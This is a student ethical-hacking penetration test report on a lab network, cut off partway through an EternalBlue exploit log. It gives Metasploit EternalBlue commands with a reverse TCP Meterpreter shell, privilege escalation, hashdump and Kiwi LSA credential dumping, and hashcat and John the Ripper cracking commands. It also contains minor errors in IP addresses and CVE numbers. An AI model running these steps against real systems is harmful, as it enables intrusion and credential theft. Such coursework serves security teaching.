

CLARKE CONFECTIONARY PENETRATION TEST

Les Grint Student No: 10752013

Ethical Hacking
Comp 3011

Introduction	3
Testing Methodology	4
Vulnerability Analysis	4
Exploitation-192.168.20.12	5
Post-exploitation-192.168.20.12	5
Exploitation-192.168.20.9	5
Post-exploitation-192.168.20.9	5
Evaluation	6
Vulnerability Analysis	6
Nmap	6
OpenVAS Greenbone	8
Metasploit SMB Version Scanner	10
Anonymous FTP Scanner	10
Exploitation	11
Host---192.168.20.12	11
Metasploit EternalBlue Attack Module	11
Host---192.168.20.9	12
Anonymous FTP Connection	12
Post-exploitation	12
Host---192.168.20.12	12
Privilege Escalation	12
HashDump	13
Kiwi Module	13
LSA Secrets Dump	13
LSA SAM Dump	14
Password Hash Cracking	15
HASHCAT	15
John the Ripper	16
Extracted Server Data	17

Extracted User Data	17
Host---192.168.20.9	17
Anonymous FTP Privileges	17
Mitigation Recommendations	18
Vulnerability Mitigation Table.....	18
Mitigations	21
Conclusion.....	22
References	23
Image List	24
Appendix A – Nmap	26
Appendix B – OpenVas.....	31
Appendix C – 192.168.20.13 Exploit Failed	36
Appendix D – 192.168.20.8 Host Disappeared	37

Introduction

This report documents a comprehensive Blackbox penetration test conducted on Clarke Confectionary, a prominent confectionary manufacturer in the UK. The initiative for this assessment arose from the Managing Director's concerns regarding the organisation's reliance on fully digitised records, and the potential security vulnerabilities associated with remote work capabilities. This effectively acts as the threat modelling phase of a penetration test, identifying the organisation's assets and their value.

Penetration testing is a strategic imperative for organisations, serving as a proactive measure to assess and strengthen existing digital defence mechanisms within an environment. In an era marked by increasingly sophisticated cyber-attacks, organisations must adopt pre-emptive strategies to safeguard their sensitive data and critical assets (Shebli & Beheshti, 2018; Rahalkar & Jaswal, 2019).

By simulating the offensive tactics employed in real-world attacks against IT infrastructure, including networks, applications, and systems, penetration tests uncover weaknesses and vulnerabilities that may otherwise remain undetected. This process not only identifies potential entry points for unauthorised access, but also provides valuable insight into the strength of existing security protocols. Ultimately, this proactive analysis enhances the resilience of defence mechanisms, enabling organisations to stay ahead of emerging threats (Engebretson & Kennedy, 2013; Rahalkar & Jaswal, 2019).

Furthermore, penetration testing serves as a crucial component of compliance and regulatory frameworks, helping organisations demonstrate adherence to industry standards and best practices. Conducting regular assessments and audits validates organisational compliance with data protection regulations and industry-specific mandates, mitigating the risk of regulatory penalties and reputational damage (Teichmann & Boticiu, 2023; Vimala & Fugkeaw, 2022).

The report is structured to provide an in-depth overview of the penetration test conducted on Clarke Confectionary. It encompasses a detailed methodology outlining the approach adopted for the test, a comprehensive evaluation presenting an analysis of the test, mitigation recommendations providing strategies for addressing identified vulnerabilities, and a conclusion discussing the findings, insights and recommendations resulting from the test.

In essence, the structured format of the report ensures that Clarke Confectionary can effectively navigate the complexities of the security landscape, using the insights gained from the assessment process to address vulnerabilities and mitigate risks, safeguarding assets from emerging cyber threats.

Testing Methodology

Vulnerability Analysis

The vulnerability analysis phase began with a series of network scans using Nmap to assess the target network. A TCP connection scan was executed in verbose mode using **"nmap -sT -v 192.168.20.0/24"** identifying hosts, open ports and running services in detail followed by the additional scan, **"sudo nmap -sT -v 192.168.20.0/24"**, using **"sudo"** to grant elevated privileges. These scans identified 3 hosts 192.168.20.9, 192.168.20.12 and 192.168.20.44. Next an aggressive operating system (OS) scan was executed using **"nmap -A -v 192.168.20.0/24"** revealing target OS information followed by the additional scan, **"sudo nmap -A -v 192.168.20.0/24"**. These scans uncovered OS details on hosts 192.168.20.9, 192.168.20.12 and 192.168.20.44.

Using OpenVAS Greenbone a vulnerability scan was executed on the target network identifying multiple vulnerabilities, notably the server messaging block (SMB) vulnerability CVE-2017-0143 on hosts 192.168.20.12 and 192.168.20.44 and the anonymous FTP login vulnerability CVE-1990-0497 on host 192.168.20.9.

To assess the SMB vulnerability Metasploit was employed and an SMB version detection scan was loaded using **"use auxiliary/scanner/smb/smb_version"**, the configuration was reviewed using the **"show options"**, the target was specified using **"set RHOST 192.168.20.0/24"**, the configurations were confirmed using **"show options"** and the scan was executed using **"run"** identifying SMB vulnerabilities on hosts 192.168.20.12 and 192.168.20.13.

To assess the FTP login vulnerability an anonymous FTP detection scanner was loaded using **"use auxiliary/scanner/ftp/anonymous"** the configuration was reviewed using **"show options"**, the target was specified using **"set RHOST 192.168.20.0/9"**, the configurations were confirmed using **"show options"** and the scan was executed using **"run"** identifying an anonymous FTP login vulnerability on host 192.168.20.9.

Exploitation---Host---192.168.20.12

Host 192.192.20.12 exploitation began by using Metasploit and loading the EternalBlue attack module using **"use exploit/windows/smb/ms17_010_eternalblue."**, the available payloads were examined using **"show payloads"**, the configuration was reviewed using the **"show options"**, the target was specified using **"set RHOST 192.168.20.12"**, the port was specified using **"set RPORT 445"**, the target was specified using **"set TARGET 0"**, the configurations were confirmed using **"show options"** and the EternalBlue attack module was executed using **"run"**. This resulted in the creation of a meterpreter session, granting access to host 192.168.20.12 through a meterpreter shell. This access was confirmed using the **"sysinfo"** command, returning information on the target system.

Post-exploitation---Host---192.168.20.12

Following this using **"getsystem"** privileges were escalated to the highest level granting significant control over the compromised system. Using **"getuid"**, which returned **"NT AUTHORITY\SYSTEM,"** confirmed the escalated level of privilege. Next using **"hashdump"** user account details were extracted from the SAM file and saved in the file **"nano.save"**, followed by using **"load kiwi"** to load the Kiwi post-exploitation module. Using **"lsa_dump_secrets"** sensitive data stored on SECAMWINSERVER2 was extracted, and using **"lsa_dump_sam"** user account details including tokens were extracted from the SAM file with additional information being added to the **"nano.save"** file. Finally, the gathered hashed passwords underwent hash cracking first in HASHCAT using **"hashcat -m 1000 -a 0 nano.save passwords.txt"** and John the Ripper using **"John --format=NT nano.save"**, successfully cracking 6 out of 7 passwords, providing persistent access to the compromised system.

Exploitation---Host---192.168.20.9

Host 192.192.20.9 exploitation began by using Windows PowerShell to execute an FTP login using **"ftp 192.168.20.9"**, once prompted for login details **"anonymous"** was entered and accepted for both username and password granting access to host 192.168.20.9.

Post-exploitation---Host---192.168.20.9

Following this using **"mkdir"** a new directory was created on the server followed by using **"rmdir"** to delete the new directory demonstrating remote Read/Write abilities.

Evaluation

Vulnerability Analysis

Nmap

Nmap, is a robust open-source utility used for network reconnaissance tasks (Orebaugh & Pinkard, 2008). Employed during the vulnerability analysis phase, Nmap conducted two distinct scan types: TCP connection scans and aggressive operating system scans. The TCP connection scans probed the network identifying active hosts at IP addresses 192.168.20.9, 192.168.20.12, and 192.168.20.44 (Fig. 1 and Fig. 2). The aggressive OS scans revealed sensitive information on the hosts such as the OS, running software versions and routing information (Fig. 3).

```
Nmap scan report for 192.168.20.255 [host down]
Initiating Connect Scan at 14:36
Scanning secamwinserver2012.seclab.local (192.168.20.9) [1000 ports]
Discovered open port 21/tcp on 192.168.20.9
Discovered open port 80/tcp on 192.168.20.9
Discovered open port 3389/tcp on 192.168.20.9
Completed Connect Scan at 14:36, 4.91s elapsed (1000 total ports)
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.0029s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (1 host up) scanned in 7.86 seconds
[student@student-parrotsecurity]-[~]
```

(Fig.1)

```
Nmap scan report for 192.168.20.255 [host down]
Initiating Connect Scan at 15:33
Scanning secamwinserver2012.seclab.local (192.168.20.9) [1000 ports]
Discovered open port 21/tcp on 192.168.20.9
Discovered open port 80/tcp on 192.168.20.9
Discovered open port 3389/tcp on 192.168.20.9
Completed Connect Scan at 15:33, 4.71s elapsed (1000 total ports)
Initiating Service scan at 15:33
Scanning 3 services on secamwinserver2012.seclab.local (192.168.20.9)
Completed Service scan at 15:33, 11.03s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.20.9.
Initiating NSE at 15:33
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 15:33, 0.06s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.04s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.06s elapsed
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.0041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_SYST: Windows NT
80/tcp    open  http         Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: 403 - Forbidden: Access is denied.
http-methods:
|_Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-04-20T14:33:17+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=WIN-R08JAITCL98
|_Issuer: commonName=WIN-R08JAITCL98
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha1WithRSAEncryption
|_Not valid before: 2024-02-07T14:22:08
|_Not valid after: 2024-08-08T14:22:08
|_MD5: 6687 b4b3 a2bd 05de fba2 d55e c25f 0716
|_SHA-1: f0d4 6993 0a33 763a 4b74 8a10 541a 4b73 04d1 69c5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Initiating NSE at 15:33
Completed NSE at 15:33, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 18.65 seconds
[student@student-parrotsecurity]-[~]
```

(Fig. 3)

```
Nmap scan report for 192.168.20.255 [host down]
Initiating Connect Scan at 15:12
Scanning 2 hosts [1000 ports/host]
Discovered open port 23/tcp on 192.168.20.12
Discovered open port 445/tcp on 192.168.20.12
Discovered open port 21/tcp on 192.168.20.12
Discovered open port 135/tcp on 192.168.20.12
Discovered open port 139/tcp on 192.168.20.12
Discovered open port 49152/tcp on 192.168.20.12
Discovered open port 49153/tcp on 192.168.20.12
Discovered open port 49155/tcp on 192.168.20.12
Discovered open port 49154/tcp on 192.168.20.12
Discovered open port 49157/tcp on 192.168.20.12
Discovered open port 49156/tcp on 192.168.20.12
Discovered open port 49158/tcp on 192.168.20.12
Completed Connect Scan against 192.168.20.12 in 6.76s (1 host left)
Completed Connect Scan at 15:12, 6.86s elapsed (2000 total ports)
Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.011s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap scan report for computer_1.seclab.local (192.168.20.44)
Host is up (0.0038s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
2869/tcp  closed  iclslap
3389/tcp  closed  ms-wbt-server

Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.24 seconds
Raw packets sent: 2036 (77.328KB) | Rcvd: 21 (1.160KB)
[student@student-parrotsecurity]-[~]
```

(Fig.2)

This initial reconnaissance using Nmap was pivotal in unravelling the network's architecture, providing critical insights into the infrastructure of the target network. Understanding the network topology, service configurations, operating systems and potential points of entry serves as the foundation of a penetration test, identifying potential vulnerabilities within the network to devise targeted attack strategies for maximum effectiveness. The results of the Nmap scans findings can be found in the tables below.

192.168.20.9

Port	Protocol	State	Service	Version	OS
21	TCP	Open	ftp	Microsoft ftpd	Windows_NT
88	TCP	Open	http	Microsoft IIS httpd 8.5	Unknown
3389	TCP	Open	ms-wbt-server	Unknown	Windows CPE

192.168.20.12


Port	Protocol	State	Service	Version	OS
21	TCP	Open	ftp	Microsoft ftpd	Windows_NT
23	TCP	Open	telnet	Microsoft windows XP telnetd	Windows XP
135	TCP	Open	msrpc	Microsoft windows RPC	Windows
139	TCP	Open	netbios-ssn	Microsoft windows netbios-ssn	Windows
445	TCP	Open	microsoft-ds	Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds	Windows server 2008 R2 - 2012
49152	TCP	Open	unknown	Microsoft windows RPC	Windows
49153	TCP	Open	unknown	Microsoft windows RPC	Windows
49154	TCP	Open	unknown	Microsoft windows RPC	Windows
49155	TCP	Open	unknown	Microsoft windows RPC	Windows
49156	TCP	Open	unknown	Microsoft windows RPC	Windows
49157	TCP	Open	unknown	Microsoft windows RPC	Windows
49158	TCP	Open	unknown	Microsoft windows RPC	Windows

192.168.20.44


Port	Protocol	State	Service	Version	OS
2869	TCP	Closed	icslap	Unknown	Windows CPE
3389	TCP	Closed	ms-wbt-server	Unknown	Windows CPE

OpenVAS Greenbone

After completing the Nmap network reconnaissance, OpenVAS Greenbone a powerful vulnerability assessment tool (Kim et al., 2016) was employed to conduct a series of vulnerability scans (see Fig. 4) on the target network to identify security weaknesses. The scans conducted revealed several critical vulnerabilities within the target system. Notably, among these vulnerabilities was the server messaging block (SMB) vulnerability CVE-2017-0143 on hosts 192.168.20.12 and 192.168.20.44 and the anonymous FTP login vulnerability CVE-1990-0497 on host 192.168.20.9 (see Fig. 5).




(Fig. 4)



(Fig. 5)

Vulnerability	Severity	Host IP	Location	CVE
Windows SMB server multiple vulnerabilities-remote (4013389)	8.1 (High)	192.168.20.12 / secamwinserver2008.seclab.local	445/TCP	CVE-2017-0143 to CVE-2017-0148
Anonymous FTP Login Reporting	6.4 (Medium)	192.168.20.9 / secamwinserver2012.seclab.local	21/TCP	CVE-1990-0497

The SMB (Server Message Block) protocol is commonly used for network file sharing in Windows operating systems (IU, 2018). However, the identified vulnerability CVE-2017-0143 poses significant risks to systems and networks. This vulnerability is associated with the EternalBlue exploit, which gained notoriety following its use in the WannaCry ransomware attack in 2017. EternalBlue exploits a flaw in SMBv1, allowing remote code execution on vulnerable systems without authentication granting full control over the compromised system (see Fig. 6).



Greenbone Security Assistant

Dashboards Scans

Insight

Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Detection Method

Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.
Quality of Detection: remote_active (95%)

Affected Software/OS

- Microsoft Windows 10 x32/x64
- Microsoft Windows Server 2012
- Microsoft Windows Server 2016
- Microsoft Windows 8.1 x32/x64
- Microsoft Windows Server 2012 R2
- Microsoft Windows 7 x32/x64 Service Pack 1
- Microsoft Windows Vista x32/x64 Service Pack 2
- Microsoft Windows Server 2008 R2 x64 Service Pack 1
- Microsoft Windows Server 2008 x32/x64 Service Pack 2

Impact


Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.

Solution

Solution Type: Vendorfix
The vendor has released updates. Please see the references for more information.

(Fig. 6)

Anonymous FTP is a file transfer protocol that allows users to access files on a remote server without needing a registered username or password (UOO, 2024). The CVE-1999-0497 vulnerability is not a software flaw but a configuration issue, it doesn't fit into the traditional list of software vulnerabilities. Despite this, it's is considered an unsecured protocol for internet-facing systems enabling potential Read/Write access (see Fig. 7).



Greenbone Security Assistant

Dashboards Scans Assets Resilience

Insight

A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead the user typically enters 'anonymous' or 'ftp' when prompted for username. Although users are commonly asked to send their email address as their password, little to no verification is actually performed on the supplied data.

Remark: NIST don't see 'configuration issues' as software flaws so the referenced CVE has a severity of 0.0. The severity of this VT has been raised by Greenbone to still report a configuration issue on the target.

Detection Method

Details: Anonymous FTP Login Reporting OID: 1.3.6.1.4.1.25623.1.0.900600
Version used: 2021-10-20T09:03:29Z

Impact

Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to:

- gain access to sensitive files
- upload or delete files.

Solution

Solution Type: Mitigation
If you do not want to share files, you should disable anonymous logins.

References

CVE-1999-0497

(Fig. 7)

Metasploit SMB Version Scanner

Metasploit is a powerful penetration testing framework renowned for its comprehensive suite of tools designed for security assessments, vulnerability exploitation, and post-exploitation activities (Rahalkar & Jaswal, 2019).

Metasploit's SMB Version Scanner played a crucial role in confirming the SMB weakness initially identified by OpenVAS. The SMB scan results from Metasploit pinpointed vulnerabilities within the target system, specifically highlighting two IP addresses, 192.168.20.12 and 192.168.20.13, as susceptible to SMB exploit CVE-2017-0143 on port 445 potentially granting full remote shell access through EternalBlue, with SMB versions 1 or 2 detected (see Fig. 8).

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run
[*] 192.168.20.12:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:17h 10m 42s) (guid:{beb64938-afe5-4470-b6a3-a5318d8d584e}) (authentication domain:SECAMWINSERVER2)
[*] 192.168.20.12:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:SECAMWINSERVER2)
[*] 192.168.20.13:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:17h 10m 48s) (guid:{61e72be9-a97d-47da-b3b6-d57522de245f}) (authentication domain:WIN7)
[*] 192.168.20.13:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN7)
[*] 192.168.20.0/24: - Scanned 26 of 256 hosts (10% complete)
[*] 192.168.20.0/24: - Scanned 52 of 256 hosts (20% complete)
[*] 192.168.20.0/24: - Scanned 77 of 256 hosts (30% complete)
[*] 192.168.20.0/24: - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.20.0/24: - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.20.0/24: - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.20.0/24: - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.20.0/24: - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.20.0/24: - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.20.0/24: - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>
```

(Fig. 8)

Anonymous FTP Scanner

Metasploit's FTP detection scanner was pivotal in confirming the FTP login configuration weakness identified by OpenVAS. The FTP scan results from Metasploit confirmed the presence of the vulnerability within the target system, highlighting the IP address 192.168.20.9 as susceptible to the FTP exploit CVE-1999-0497 on port 21 potentially granting anonymous Read and Write access through an anonymous remote FTP connection (see Fig. 9).

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >> run
[+] 192.168.20.9:21 - 192.168.20.9:21 - Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.20.9:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/ftp/anonymous) >>
```

(Fig. 9)

The findings obtained from the combined execution of Nmap, OpenVAS, Metasploit's SMB Version Scanner and Metasploit's FTP Detection Scanner provided invaluable insights into the network topology, service configurations, operating systems and potential entry points. This comprehensive approach successfully identified and confirmed vulnerabilities on three host IPs within the target network. Using the insights gained from these tools enabled the meticulous development of a targeted attack strategy to exploit the identified weaknesses.

Exploitation

Host---192.168.20.12

Metasploit EternalBlue Attack Module

Having successfully identified and confirmed the presence of vulnerability CVE-2017-0143 on SECAMWINSERVER2008, Metasploit's EternalBlue attack module was executed on the target host enabling the execution of a Meterpreter active shell attack payload. This payload granted access to explore the target system, leveraging Meterpreter's extensive capabilities to read, write, and execute code, enhancing control over the compromised system.

To circumvent potential firewall restrictions, the reverse TCP connection method was used.

Unlike conventional communication methods where the attacker initiates the connection, reverse TCP listens on a port and prompts the target machine to establish a connection with the port. By evading firewall restrictions that may block inbound connections, this method ensured the successful delivery of the payload, granting access to the system (Heath, 2023).

The successful execution of the EternalBlue attack module (see Fig. 10) resulted in the creation of a Meterpreter session, establishing access to IP 192.168.20.12 through a Meterpreter shell. Subsequent confirmation of the exploit's success and the system access it provided was obtained using the **"sysinfo"** command. This command returned information about the target system, including its name and operating system, offering valuable insight into the target environment (see Fig. 11).

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run

[*] Started reverse TCP handler on 192.168.0.83:4444
[*] 192.168.20.12:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.20.12:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.12:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.20.12:445 - The target is vulnerable.
[*] 192.168.20.12:445 - Connecting to target for exploitation.
[*] 192.168.20.12:445 - Connection established for exploitation.
[*] 192.168.20.12:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.12:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.20.12:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.20.12:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 192.168.20.12:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.20.12:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.20.12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.12:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.12:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.12:445 - Starting non-paged pool grooming
[*] 192.168.20.12:445 - Sending SMBv2 buffers
[*] 192.168.20.12:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.12:445 - Sending final SMBv2 buffers.
[*] 192.168.20.12:445 - Sending last fragment of exploit packet!
[*] 192.168.20.12:445 - Receiving response from exploit packet
[*] 192.168.20.12:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.20.12:445 - Sending egg to corrupted connection.
[*] 192.168.20.12:445 - Triggering free of corrupted buffer.
[*] 192.168.20.12:445 - =====FAIL=====
[*] 192.168.20.12:445 - =====
[*] 192.168.20.12:445 - Connecting to target for exploitation.
[*] 192.168.20.12:445 - Connection established for exploitation.
[*] 192.168.20.12:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.12:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.20.12:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.20.12:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 192.168.20.12:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.20.12:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.20.12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.12:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.20.12:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.12:445 - Starting non-paged pool grooming
[*] 192.168.20.12:445 - Sending SMBv2 buffers
[*] 192.168.20.12:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.12:445 - Sending final SMBv2 buffers.
[*] 192.168.20.12:445 - Sending last fragment of exploit packet!
[*] 192.168.20.12:445 - Receiving response from exploit packet
[*] 192.168.20.12:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.20.12:445 - Sending egg to corrupted connection.
[*] 192.168.20.12:445 - Triggering free of corrupted buffer.
[*] 192.168.20.12:445 - =====
